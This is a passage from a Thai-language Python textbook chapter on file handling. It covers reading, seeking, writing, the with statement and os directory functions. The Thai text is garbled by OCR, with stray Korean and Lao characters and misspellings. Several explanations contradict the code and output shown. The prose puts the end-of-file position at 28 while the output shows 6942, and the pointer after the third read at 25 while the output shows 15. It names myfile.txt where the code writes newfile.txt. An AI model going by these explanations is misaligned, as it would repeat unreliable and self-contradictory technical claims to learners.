จากโปรแกรมที่ 10.3 แสดงตัวอย่างการใช้งานคำสั่ง read, readline(15) และ readlines เริ่มต้นในบรรทัดที่ 2 โปรแกรมกำหนดที่อยู่ของแฟ้มชื่อ README.txt ให้กับตัวแปร FilePath ต่อจากนั้นบรรทัดที่ 4 โปรแกรมจะทำการเปิดแฟ้มด้วยคำสั่ง open ซึ่งเป็นการเปิดแฟ้มเพื่ออ่านเท่านั้น อีกขั้นตอนที่ 5 ได้ทำการเปิดแฟ้มและถูกเก็บไว้ใน f เพื่อใช้สำหรับอ้างอิงแฟ้ม บรรทัดที่ 6 โปรแกรมอ่านข้อมูลจากแฟ้มในครั้งเดียวด้วยคำสั่ง read และพิมพ์ความทั้งหมดออกทางจอภาพ (บรรทัดที่ 7)

ลำดับถัดไปบรรทัดที่ 9 โปรแกรมทำการเปิดแฟ้มใหม่ด้วยคำสั่ง open (เนื่องจากการอ่านแฟ้มด้วยคำสั่ง read ในครั้งแรกทำให้ตัวชี้ตำแหน่งของแฟ้มซึ่งปัจจุบันอยู่ท้ายแฟ้มแล้ว เมื่อเปิดแฟ้มใหม่ตัวชี้จะเริ่มที่ต้นแฟ้ม) บรรทัดที่ 10 โปรแกรมทำการอ่านแฟ้มด้วยคำสั่ง readlines ในที่นี่ได้กำหนด sizehint ให้มีค่าเท่ากับ 15 นั่นคือ แฟ้มจะถูกอ่านข้อมูลเข้ามา 1 บรรทัด (ถ้าสมมติว่า 1 บรรทัดมี 30 ตัวอักษร เมื่อกำหนดค่า sizehint มีค่าระหว่าง 1 – 30 ข้อมูลที่อ่านได้จะเท่ากับ 1 บรรทัด) และพิมพ์ความทั้งหมดออกทางจอภาพ (บรรทัดที่ 11)

ลำดับถัดไปบรรทัดที่ 13 โปรแกรมเปิดแฟ้มใหม่เพื่อให้ตัวชี้ซึ่งที่ตำแหน่งเริ่มต้นแฟ้ม บรรทัดที่ 14 โปรแกรมทำการอ่านข้อมูลทีละบรรทัดไปเรื่อยๆ จนกว่าจะหมดแฟ้มด้วยคำสั่ง while 1 บรรทัดที่ 15 โปรแกรมอ่านข้อมูลแบบที

จะบรรยายโดยใช้คำสั่ง readline ขอความที่อ่านได้นำไปเปรียบเทียบด้วยคำสั่ง if (บรรทัดที่ 16) ว่าโปรแกรมอ่านเพิ่มข้อมูลหมดหรือยัง (ถ้าความยาวของข้อมูลที่อ่านได้มีค่าเท่ากับ 0 แสดงว่าข้อมูลหมดเพิ่มแล้ว แต่ถ้าความยาวเท่ากับ 1 แสดงว่าเป็นบรรทัดว่าง) เมื่อความยาวไม่เป็น 0 โปรแกรมทำการพิมพ์ความอักจອภพ (บรรทัดที่ 17) แต่ถ้าความยาวเป็น 0 โปรแกรมจะหยุดการทำงานของ while ด้วยคำสั่ง break (บรรทัดที่ 18) ผลจากการคำสั่ง break ทำให้โปรแกรมทำงานหลังคำสั่ง else คือ การปิดแฟ้มข้อมูล (บรรทัดที่ 23) แต่ถ้าโปรแกรมไม่สามารถเปิดแฟ้มได้จะเกิดข้อผิดพลาดขึ้น โดยโปรแกรมจะทำงานหลังคำสั่ง except IOError (บรรทัดที่ 19)

### การอ่านเพิ่มข้อมูลที่ลະບຽບ


ในบางกรณีผู้เขียนโปรแกรมต้องการอ่านเพิ่มข้อมูลเข้ามาประมวลผลที่ลະບຽບ โดยไม่จำเป็นต้องเปิดแฟ้มข้อมูลด้วยคำสั่ง open ซึ่งในตอนนี้ได้จัดเตรียมเมธอดไว้ให้คือ getline ซึ่งอยู่ในโมดูล linecache มีรูปแบบคำสั่งใช้งานดังนี้

```
linecache.getline(file_name, line_no)
```

โดย linecache คือ ชื่อโมดูล getline คือ ชื่อของเมธอดที่ทำหน้าที่อ่านเพิ่มข้อมูลเข้ามาที่ลະບຽບ file\_name คือ ชื่อแฟ้มที่ต้องการเปิดใช้งาน และ line\_no คือ จำนวนบรรทัดที่ต้องการอ่าน เมื่ออ่านข้อมูลแล้วไม่จำเป็นต้องปิดเพิ่ม แต่ควรคืนหน่วยความจำให้กับระบบด้วยเมธอด clearcache() สำหรับรูปแบบการใช้งานแสดงในโปรแกรมที่ 10.4

### ตัวอย่างโปรแกรมที่ 10.4 แสดงการใช้คำสั่ง getline

```
1 # read file in line by line
2 import linecache
3 filePath = "C:\Python39\README.txt"
4 for line in range(5):
5     print(linecache.getline(filePath, line))
6 linecache.clearcache()
```



จากโปรแกรมที่ 10.4 เริ่มต้นในบรรทัดที่ 2 โดยการ import 모듈 linecache เข้ามาทำงานในโปรแกรม จากนั้นบรรทัดที่ 3 โปรแกรมกำหนดตำแหน่งที่อยู่ของเพ้มที่ต้องการเรียกใช้งานชื่อ README.txt ขึ้นตอนต่อไป โปรแกรมใช้คำสั่ง for (บรรทัดที่ 4) เพื่อวนอ่านเพ้มจำนวน 5 บรรทัดเข้ามาทำงานในโปรแกรม บรรทัดที่ 5 โปรแกรมเรียกใช้เมธอด readline() เพื่ออ่านเพ้มข้อมูลที่ลับบรรทัดโดยมีพารามิเตอร์ 2 ตัวคือ ชื่อไฟล์ (FilePath) และตำแหน่งบรรทัดที่ต้องการอ่าน (line) โปรแกรมจะอ่านเพ้มที่ลับ 1 บรรทัดจำนวน 5 บรรทัดพร้อมกับพิมพ์ข้อมูลในแต่ละบรรทัดออกจอภาพ เมื่อเสร็จสิ้น การอ่านเพ้มแล้วโปรแกรมจะทำการเคลียร์ค่าข้อมูลที่อยู่ในหน่วยความจำโดยใช้เมธอด clearcache (บรรทัดที่ 6)

ข้อมูลที่อยู่ของในไฟล์ README.txt แสดง QR code หรือลิงค์ด้านล่าง



<https://www.python.org/downloads/release/python-390/>

### การอ่านเพิ่มข้อมูลทีละคำ

บางกรณีผู้เขียนโปรแกรมต้องการอ่านข้อมูลจากไฟล์ทีละคำ สามารถใช้เมธอด split() ช่วยในการแยกคำออกจากไฟล์ เช่นแสดงตัวอย่างการใช้งานดังในโปรแกรมที่ 10.5

#### ตัวอย่างโปรแกรมที่ 10.5 แสดงการใช้คำสั่ง split

```

1 # read file in word by word
2 filePath = "C:\Python39\README.txt"
3 wordTemp = []
4 wordCount = 0
5 file = open(filePath, 'r')
6 for line in file:
7     for word in line.split():
8         wordTemp.append(word)
9         wordCount = wordCount + 1
10 print(wordTemp)
11 print("The number of word count in this file =", wordCount)

```

```

['Python', '3.9.0', 'Release', 'Date:', 'Oct.', '5,', '2020', 'This',
's', 'is', 'the', 'stable', 'release', 'of', 'Python', '3.9.0', 'Python',
'3.9.0', 'is', 'the', 'newest', 'major', 'release', 'of', 'the', 'Python',
'programming', 'language,', 'and', 'it', 'contains', 'many', 'new',
'features', 'and', 'optimizations.', 'Installer', 'news', 'This',
'is', 'the', 'first', 'version', 'of', 'Python',
The number of word count in this file = 218
>>>

```

จากโปรแกรมที่ 10.5 เป็นตัวอย่างการอ่านเพิ่มแบบคำต่อคำและนำมาเก็บไว้ในตัวแปรชนิดลิสต์ โดยโปรแกรมเริ่มต้นในบรรทัดที่ 2 เป็นการกำหนดชื่อไฟล์ที่ต้องการอ่านชื่อ README.txt บรรทัดที่ 3 กำหนดค่าตัวแปร wordTemp เป็นลิสต์ว่าง ([] ) เพื่อกำหนดค่าที่อ่านได้จากไฟล์ และบรรทัดที่ 4 กำหนดค่าตัวแปร wordCount เท่ากับ 0 เพื่อใช้ในการนับค่าที่อ่านได้จากไฟล์ ขั้นตอนต่อไปบรรทัดที่ 5 โปรแกรมเปิดไฟล์ชื่อ README.txt เพื่ออ่านอย่างเดียว เมื่อเปิดไฟล์เสร็จแล้วโดยไม่มีข้อผิดพลาดใด ๆ ก็ได้ขึ้น โปรแกรมจะใช้คำสั่ง for เพื่ออ่านข้อมูลจากไฟล์เข้ามาทีละบรรทัด (บรรทัดที่ 6) ข้อมูลที่อ่านได้ในแต่ละบรรทัดจะถูกเก็บไว้ในตัวแปรชื่อ line จากนั้นบรรทัดที่ 7 โปรแกรมเรียกใช้เมธอดชื่อ split เพื่อแยกข้อมูลในตัวแปร line ออกเป็นคำ ๆ เก็บไว้ในตัวแปร word โดยทำงานร่วมกับคำสั่ง for เมื่อแยกแต่ละคำในบรรทัด


แล้ว คำที่แยกได้จะถูกนำไปเก็บในลักษณะแบบต่อคำโดยใช้คำสั่ง `append` (บรรทัดที่ 8) เก็บไว้ในตัวแปร `wordTemp` พร้อมกับนับจำนวนคำที่อ่านเข้ามา เก็บไว้ในตัวแปร `wordCount` (บรรทัดที่ 9) เมื่อโปรแกรมอ่านเพิ่มข้อมูล หมวดแล้วจะทำการพิมพ์คำทั้งหมดที่เก็บไว้ในตัวแปร `wordTemp` แสดงออกทางจอภาพ (บรรทัดที่ 10) คำสั่งสุดท้ายจะพิมพ์จำนวนคำที่นับได้ทั้งหมดออกจอภาพ (บรรทัดที่ 11)

### ตัวชี้ตำแหน่งในไฟล์ข้อมูล

การเขียนโปรแกรมกับไฟล์ข้อมูลบางครั้งผู้เขียนมีความจำเป็นต้องการหาตำแหน่งของตัวชี้ในไฟล์ที่กำลังทำงานอยู่ในขณะนั้น หรือต้องการอ่าน-เขียนไฟล์ในตำแหน่งที่ผู้เขียนโปรแกรมต้องการระบุเอง โดยปกติขณะที่ทำการเปิดไฟล์ ตัวชี้จะอยู่ที่ตำแหน่งเริ่มต้นไฟล์ แต่ถ้าเป็นกรณีการเขียนไฟล์เพิ่ม (append) ตำแหน่งตัวชี้จะอยู่ที่ด้านท้ายของไฟล์ ไฟรอนได้เตรียมเมธอดชื่อ `tell` ไว้ให้เพื่อบอกให้ผู้เขียนโปรแกรมได้ทราบว่าตำแหน่งตัวชี้ ณ ขณะปัจจุบันอยู่ตำแหน่งไหนในไฟล์ข้อมูล และเมื่อต้องการย้ายตำแหน่งตัวชี้ไปในตำแหน่งต่าง ๆ ในไฟล์จะใช้คำสั่ง `seek` ซึ่งมีรูปแบบคือ

`seek(offset[, from])`

โดย `seek` คือ คำสั่งที่ใช้เคลื่อนย้ายตำแหน่งตัวชี้ไปยังตำแหน่งต่าง ๆ ในไฟล์ข้อมูล `offset` คือ จำนวนข้อมูลที่ต้องการเคลื่อนย้ายไป (มีหน่วยเป็นไบต์) และ `from` ใช้ระบุตำแหน่งอ้างอิงเพื่อเคลื่อนย้ายไปยังตำแหน่งต่าง ๆ ในไฟล์ ถ้ากำหนด `from` มีค่าเท่ากับ 0 หมายถึงคำสั่ง `seek` จะอ้างอิงจากจุดเริ่มต้นของไฟล์ ถ้ากำหนดค่าเท่ากับ 1 หมายถึง ใช้ตำแหน่งปัจจุบันในการอ้างอิง และกำหนดค่าเท่ากับ 2 หมายถึง อ้างอิงจากด้านท้ายของไฟล์ ดังตัวอย่างโปรแกรมที่ 10.6



Input File: ต้องการเรียกใช้ไฟล์ README.txt

ข้อมูลที่อยู่ของในไฟล์ README.txt และ QR code หรือลิงค์ด้านล่าง



<https://github.com/idobatter/cpython/blob/master/README>

ตัวอย่างโปรแกรมที่ 10.6 แสดงการใช้คำสั่ง tell และ seek

```

1 # tell and seek method
2 file = open("README.txt", "r+")
3 str = file.read(10);
4 print ("Read String is : ", str)
5 # Check current position
6 position = file.tell();
7 print ("1.Current file position after read 1:", position)
8 # Reposition pointer at the beginning once again
9 position = file.seek(5, 0);
10 print ("2.Current file position after seek 1:", position)
11 str = file.read(10);
12 print ("Again read String is : ", str)
13 print ("2.Current file position after read 2:", file.tell())
14
14 # Reposition pointer at the current position
15 position = file.seek(0, 1);
16 print ("3.Current file position after seek 2:", position)
17 str = file.read(10);
18 print ("3.Again read String is : ", str)
19 print ("3.Current file position after read 3: ", position)
20 # Reposition pointer at the end of file
21 position = file.seek(0, 2);
22 print ("4.Current file position after seek 3:", position)
23 str = file.read(10);
24 print ("4.Again read String is : ", str)
25 print ("4.Current file position after read 4: ", position)
26 # Close open file
27 file.close()


```

```

Read String is : This is Py
1.Current file position after read 1: 10
2.Current file position after seek 1: 5
Again read String is : is Python
2.Current file position after read 2: 15
3.Current file position after seek 2: 15
3.Again read String is : version 3.
3.Current file position after read 3: 15
4.Current file position after seek 3: 6942
4.Again read String is :
4.Current file position after read 4: 6942
>>>

```


จากโปรแกรมที่ 10.6 แสดงการใช้เมธอด tell และ seek บรรทัดที่ 2 โปรแกรมเริ่มต้นด้วยการเปิดเพิ่มชื่อ README.txt เพื่ออ่านและเขียนโดยที่ข้อมูลเดิมยังคงอยู่ ขั้นตอนต่อไปบรรทัดที่ 3 โปรแกรมทำการอ่านเพิ่มจำนวน 10 ตัวอักษรเก็บไว้ในตัวแปร str เมื่อสิ้นพิมพ์ข้อมูลจะได้ผลลัพธ์คือ "This is Py" (ในบรรทัดที่ 4) สำหรับตำแหน่งของตัวชี้ปัจจุบันจะอยู่ที่ตำแหน่ง 10 (อักษรตัว t) แสดงในรูปที่ 10.1



รูปที่ 10.1 แสดงการอ่านเพิ่มโดยเมธอด read (10)


ลำดับต่อไปโปรแกรมต้องการแสดงตำแหน่งของตัวชี้เพิ่มปัจจุบัน โดยใช้เมธอด tell (บรรทัดที่ 6) ผลลัพธ์ของตำแหน่งตัวชี้ปัจจุบันเก็บไว้ในตัวแปร position เมื่อพิมพ์ค่าในตัวแปรดังกล่าว (บรรทัดที่ 7) օกมาจะได้ผลลัพธ์เท่ากับ 10 (ตำแหน่งของตัวอักษร t) ต่อจากนั้นบรรทัดที่ 9 โปรแกรมใช้คำสั่ง seek(5, 0) เพื่อเลื่อนตำแหน่งตัวชี้กลับไปยังตำแหน่งเริ่มต้นของเพิ่ม (from = 0) และนำอักษรจากตนเพิ่มไปอีก 5 (offset = 5) ตัวอักษร ดังนั้นทำให้ตัวชี้ปัจจุบันจะอยู่ตำแหน่งที่ 5 (ตัวอักษร i แสดงในรูปที่ 10.2) จากนั้นบรรทัดที่ 11 โปรแกรมออกคำสั่งให้อ่านเพิ่มข้อมูลไปอีก 10 ตัวอักษรเก็บไว้ใน str เมื่อพิมพ์ข้อมูลที่อยู่ใน str จะได้ผลลัพธ์คือ "is Python" สำหรับตำแหน่งตัวชี้ปัจจุบันหลังจากการเพิ่มแล้วจะอยู่ตำแหน่งที่ 15 แสดงดังรูปที่ 10.2

## บทที่ 10:- การจัดการเพิ่มข้อมูล




รูปที่ 10.2 แสดงการเลื่อนตำแหน่งตัวชี้ด้วย `seek(5, 0)` และอ่านเพิ่มด้วย `read(10)`

ลำดับถัดไปบรรทัดที่ 15 โปรแกรมเลื่อนตำแหน่งตัวชี้โดยอ้างอิงจากตำแหน่งที่อยู่ปัจจุบัน (`from = 1`) และค่าของ `offset` จะต้องถูกกำหนดให้มีค่าเท่ากับ 0 เท่านั้น (มิฉะนั้นโปรแกรมจะเกิดผิดพลาด) เมื่อโปรแกรมพิมพ์ค่าตัวชี้ (บรรทัดที่ 16) หลังจากใช้คำสั่ง `seek(0, 1)` ตำแหน่งตัวชี้มีค่าเท่ากับ 15 จากนั้นบรรทัดที่ 17 โปรแกรมเริ่มอ่านตัวอักษรไปอีก 10 ตัวเริ่มจากตำแหน่งตัวอักษรตัวที่ 15 (อักษร V) เก็บไว้ในตัวแปร `str` เมื่อพิมพ์ค่าในตัวแปรดังกล่าว (บรรทัดที่ 18) ผลลัพธ์ที่ได้คือ “version 3.” และเมื่อพิมพ์ค่าตำแหน่งตัวชี้ปัจจุบัน (บรรทัดที่ 19) จะมีค่าเท่ากับ 25 แสดงในรูปที่ 10.3



รูปที่ 10.3 แสดงการเลื่อนตำแหน่งตัวชี้ด้วย `seek(0, 1)` และอ่านเพิ่มด้วย `read(10)`

ในลำดับถัดไปบรรทัดที่ 21 โปรแกรมทำการเลื่อนตัวชี้ไปยังตำแหน่งท้ายเพิ่มด้วยคำสั่ง `seek(0, 2)` โดยกำหนดพารามิเตอร์ `from` เท่ากับ 2 และค่า `offset` ต้องเท่ากับ 0 เท่านั้น ทำให้ตัวชี้ปัจจุบันอยู่ที่ตำแหน่งที่ 28 ซึ่งเป็นตำแหน่งสุดท้ายของไฟล์ข้อมูล ต่อจากนั้นบรรทัดที่ 23 โปรแกรมทำการอ่านตัวอักษรอีก 10 ตัว โดยเริ่มอ่านจากตำแหน่งที่ 28 (EOF) ซึ่งในกรณีนี้จะไม่มีตัวอักษรให้อ่านแล้ว เพราะตัวชี้ตำแหน่งอยู่ที่ท้ายไฟล์ ผลลัพธ์ที่ได้จะพิมพ์ว่างออกจอภาพ (บรรทัดที่ 24) และตำแหน่งตัวชี้ปัจจุบันจะอยู่ตำแหน่งที่ 28 (บรรทัดที่ 25) ดังรูปที่ 10.4



รูปที่ 10.4 การเลื่อนตำแหน่งตัวชี้ด้วย seek(0, 2) และอ่านเพิ่มด้วย read(10)

### การเขียนเพิ่มข้อมูล

การเขียนหรือการปรับปรุงข้อมูลในไฟล์เพิ่มสำหรับภาษาไพธอนนิยมใช้เมธอด write() และ writelines() สำหรับคำสั่ง print>> ไพธอน 3 ได้ยกเลิกไปแล้ว มีรูปแบบคำสั่งดังนี้

`f.write(string)`

โดย f คือ อ็อปเจ็กของไฟล์เพิ่มข้อมูลจริงที่ต้องการอ้างถึง write คือ คำสั่งในการเขียนเพิ่มข้อมูล และ string คือ ข้อความที่ต้องการเขียนลงไฟล์

`f.writelines(sequence)`

โดย f คือ อ็อปเจ็กของไฟล์เพิ่มข้อมูลจริงที่ต้องการอ้างถึง writelines คือ คำสั่งในการเขียนเพิ่มข้อมูล และ sequence คือ ชุดของข้อความที่ต้องการเขียนลงไฟล์ สำหรับตัวอย่างการเขียนเพิ่มข้อมูลแสดงดังตัวอย่างโปรแกรมที่ 10.7

### ตัวอย่างโปรแกรมที่ 10.7 แสดงการใช้คำสั่ง write และ writelines

```


1 # write, writelines
2 string1 = "hello world in the new file\n"
3 string2 = "and another line\n"
4 sequence = ["Sequence string line 1\n", "Sequence string line 2"]
5 file = open("newfile.txt", "w")
6 file.write(string1)
7 file.write(string2)
8 file.writelines(sequence)
9 file.close()

```

จากโปรแกรมที่ 10.7 บรรทัดที่ 2 โปรแกรมทำการกำหนดข้อความให้กับ string1 เท่ากับ "hello world in the new file\n", string2 เท่ากับ "and another line\n" (บรรทัดที่ 2) และรายการของข้อความไว้ใน sequence เท่ากับ ["Sequence string line 1\n", "Sequence string line

2"] (บรรทัดที่ 3) ลำดับถัดไปบรรทัดที่ 5 โปรแกรมทำการเปิดแฟ้มชื่อ myfile.txt ในโหมดเขียนทั้ง (w) และสั่งให้ทำการเขียนเพิ่มด้วยคำสั่ง write (บรรทัดที่ 6) กับ string1 และ string2 (บรรทัดที่ 7) สำหรับคำสั่ง writelines จะใช้เขียนข้อมูลกับค่าที่อยู่ตัวแปร sequence (บรรทัดที่ 8)

เมื่อเปิดแฟ้มชื่อ myfile.txt ในไดเรคทรอรีปัจจุบันจะปรากฏข้อความดังแสดงในตัวอย่างเอกสารดังนี้



### การใช้คำสั่ง with กับเพิ่มข้อมูล

ไฟลอนได้เสนอคำสั่งที่ใช้สำหรับเปิดแฟ้มเพิ่มเติมให้กับผู้เขียนโปรแกรม คือ คำสั่ง with ซึ่งคำสั่งดังกล่าวเป็นคำสั่งที่ใช้งานค่อนข้างง่าย มีความสามารถในการปิดแฟ้ม (ไม่ต้องใช้คำสั่ง close) และเคลียร์ข้อมูลที่อยู่ในหน่วยความจำแบบอัตโนมัติ ซึ่งมีรูปแบบคำสั่งคือ

`with open(filename) as file`

โดย filename คือ ชื่อแฟ้มที่ต้องการเปิดใช้งาน file คือ ออปเจ็กที่อาจอิงไปยัง filename เพื่อนำไปใช้งาน ตัวอย่างการเปิดแฟ้มด้วยคำสั่ง with แสดงในโปรแกรมที่ 10.8

### ตัวอย่างโปรแกรมที่ 10.8 แสดงการใช้คำสั่ง with

```

1 # with with open file
2 # use with to read file
3 with open("newfile.txt") as file:
4     for line in file:
5         print (line)
6
7 #use with to write file
8 with open("hello.txt", "w") as file:
9     file.write("Hello World")

```

```

hello world in the new file

and another line

Sequence string line 1

Sequence string line 2
>>>

```

โปรแกรมที่ 10.8 เป็นการใช้คำสั่ง `with` ในการอ่านและเขียนเพิ่มข้อมูล บรรทัดที่ 3 โปรแกรมจะใช้คำสั่ง `with` ทำการสร้างอุปเจกที่อ้างอิงไปยังเพิ่มข้อมูลในหน่วยความจำตัวรีชื่อ `newfile.txt` โดยใช้ชื่อสำหรับอ้างอิงชื่อรีชื่อ `file` บรรทัดที่ 4 โปรแกรมใช้คำสั่ง `for` เพื่ออ่านข้อมูลที่อ้างด้วยอุปเจก `file` ไปใช้งานครั้งละ 1 บรรทัดเก็บไว้ในตัวแปร `line` จากนั้นบรรทัดที่ 5 โปรแกรมทำการพิมพ์ข้อมูลที่อยู่ในตัวแปร `line` ออกจอภาพ โปรแกรมจะทำงานไปเรื่อยๆ จนกว่าข้อมูลจะหมดเพิ่ม

ลำดับถัดไปบรรทัดที่ 8 โปรแกรมจะทำการเปิดเพิ่มชื่อ `hello.txt` ในโหมดการเขียน บรรทัดที่ 9 โปรแกรมทำการเขียนข้อความว่า "Hello World" ลงไปในเพิ่มดังกล่าว เมื่อเปิดเพิ่ม `hello.txt` ที่อยู่ในไดเรคทรอรีปัจจุบันจะปรากฏผลลัพธ์ในตัวอย่างເອາະພຸດດ້ານລາງ สังเกตว่าการใช้คำสั่ง `with` ไม่จำเป็นต้องทำการปิดเพิ่มเหมือนการใช้คำสั่ง `open` เบบอร์รมดາ



### การจัดการเพิ่มและไดเรคทรอรี

ภายใต้โมดูล `OS` ของ Python มีฟังก์ชันและเมธอดสำหรับบริหารจัดการเกี่ยวกับการประมวลผลเพิ่มข้อมูล (File processing) ไว้อย่างมากมาย เมื่อต้องการนำมายังงาน อันดับแรกจะต้องทำการ `import` เข้ามาในโปรแกรม เสียก่อน ลำดับต่อไปจึงเรียกใช้งานฟังก์ชันเหล่านี้ได้

การเปลี่ยนชื่อแฟ้มข้อมูล มีรูปแบบคำสั่งคือ

```
os.rename("current_finename", "new_filename")
```

โดย current\_finename คือชื่อแฟ้มปัจจุบันที่ต้องการเปลี่ยนชื่อ และ new\_filename คือชื่อแฟ้มใหม่

การลบแฟ้มข้อมูล มีรูปแบบคำสั่งคือ

```
os.remove("filename")
```

โดย filename คือชื่อแฟ้มปัจจุบันที่ต้องการลบทิ้ง

การสร้างไดเรกทรอรี่ มีรูปแบบคำสั่งคือ

```
os.mkdir("dirname")
```

โดย dirname คือ ชื่อดirektoriที่ต้องการสร้างขึ้นใหม่

การเปลี่ยนที่อยู่ของไดเรกทรอรี่ มีรูปแบบคำสั่งคือ

```
os.chdir("newname")
```

โดย newname คือ ชื่อดirektoriที่ต้องการย้ายเข้าไปทำงาน

การแสดงไดเรกทรอรี่ปัจจุบัน มีรูปแบบคำสั่งคือ

```
os.getcwd()
```

เมื่อดันนี้ไม่จำเป็นต้องใช้พารามิเตอร์

การลบไดเรกทรอรี่ มีรูปแบบคำสั่งคือ

```
os.rmdir("dirname")
```

โดย `dirname` คือ ชื่อไดเรคทรอรี่ที่ต้องการลบทิ้ง  
สำหรับตัวอย่างการจัดการเพิ่มและไดเรคทรอรี่ แสดงในโปรแกรมที่ 10.9

ตัวอย่างโปรแกรมที่ 10.9 ตัวอย่างการจัดการเพิ่มและไดเรคทรอรี่

```

1 # file and directory management
2 import os
3 # Rename a file from test1.txt to test2.txt
4 os.rename("test1.txt", "test2.txt")
5 # Delete file test2.txt
6 os.remove("test2.txt")
7 # Create a directory "test"
8 os.mkdir("TEST_DIR")
9 # Changing a directory to "test1"
10 os.chdir("TEST_DIR")
11 # This would give location of the current directory
12 print("Current directory is:",os.getcwd())
13 # This would remove "test1" directory.
14 os.rmdir(os.getcwd())

```

```

Current directory is: C:\Users\Phat\AppData\Local\Programs\Python\
Python39\Python\CH10\TEST_DIR
>>>

```

สรุป: บทนี้กล่าวถึงการจัดการกับไฟล์ข้อมูลด้วยวิธีการต่าง ๆ การเปิด การปิด การอ่าน การค้นหา รวมไปถึงการจัดการกับไดเรคทรอรี่ด้วย เช่น การสร้าง ลบ การย้ายและการแสดงรายละเอียดของไดเรคทรอรี่ เป็นตน

### แบบฝึกหัดท้ายบท

1. เพิ่มมิกีประเทาทอะไรบ้าง
2. เขียนโปรแกรมเพื่อเปิดเพิ่มชื่อ Myfile.txt โดยเปิดให้สามารถเขียนข้อมูลได้
3. เขียนโปรแกรมเปิดเพิ่มเพื่ออ่านทีละ 1 บรรทัด โดยการอ่านแต่ละบรรทัดให้คนหาขอความที่มีคำว่า “python” พร้อมกับนับจำนวนคำในเพิ่มดังกล่าวรวมมีจำนวนกี่คำ โดยข้อมูลที่เก็บอยู่ในเพิ่มดังกล่าว

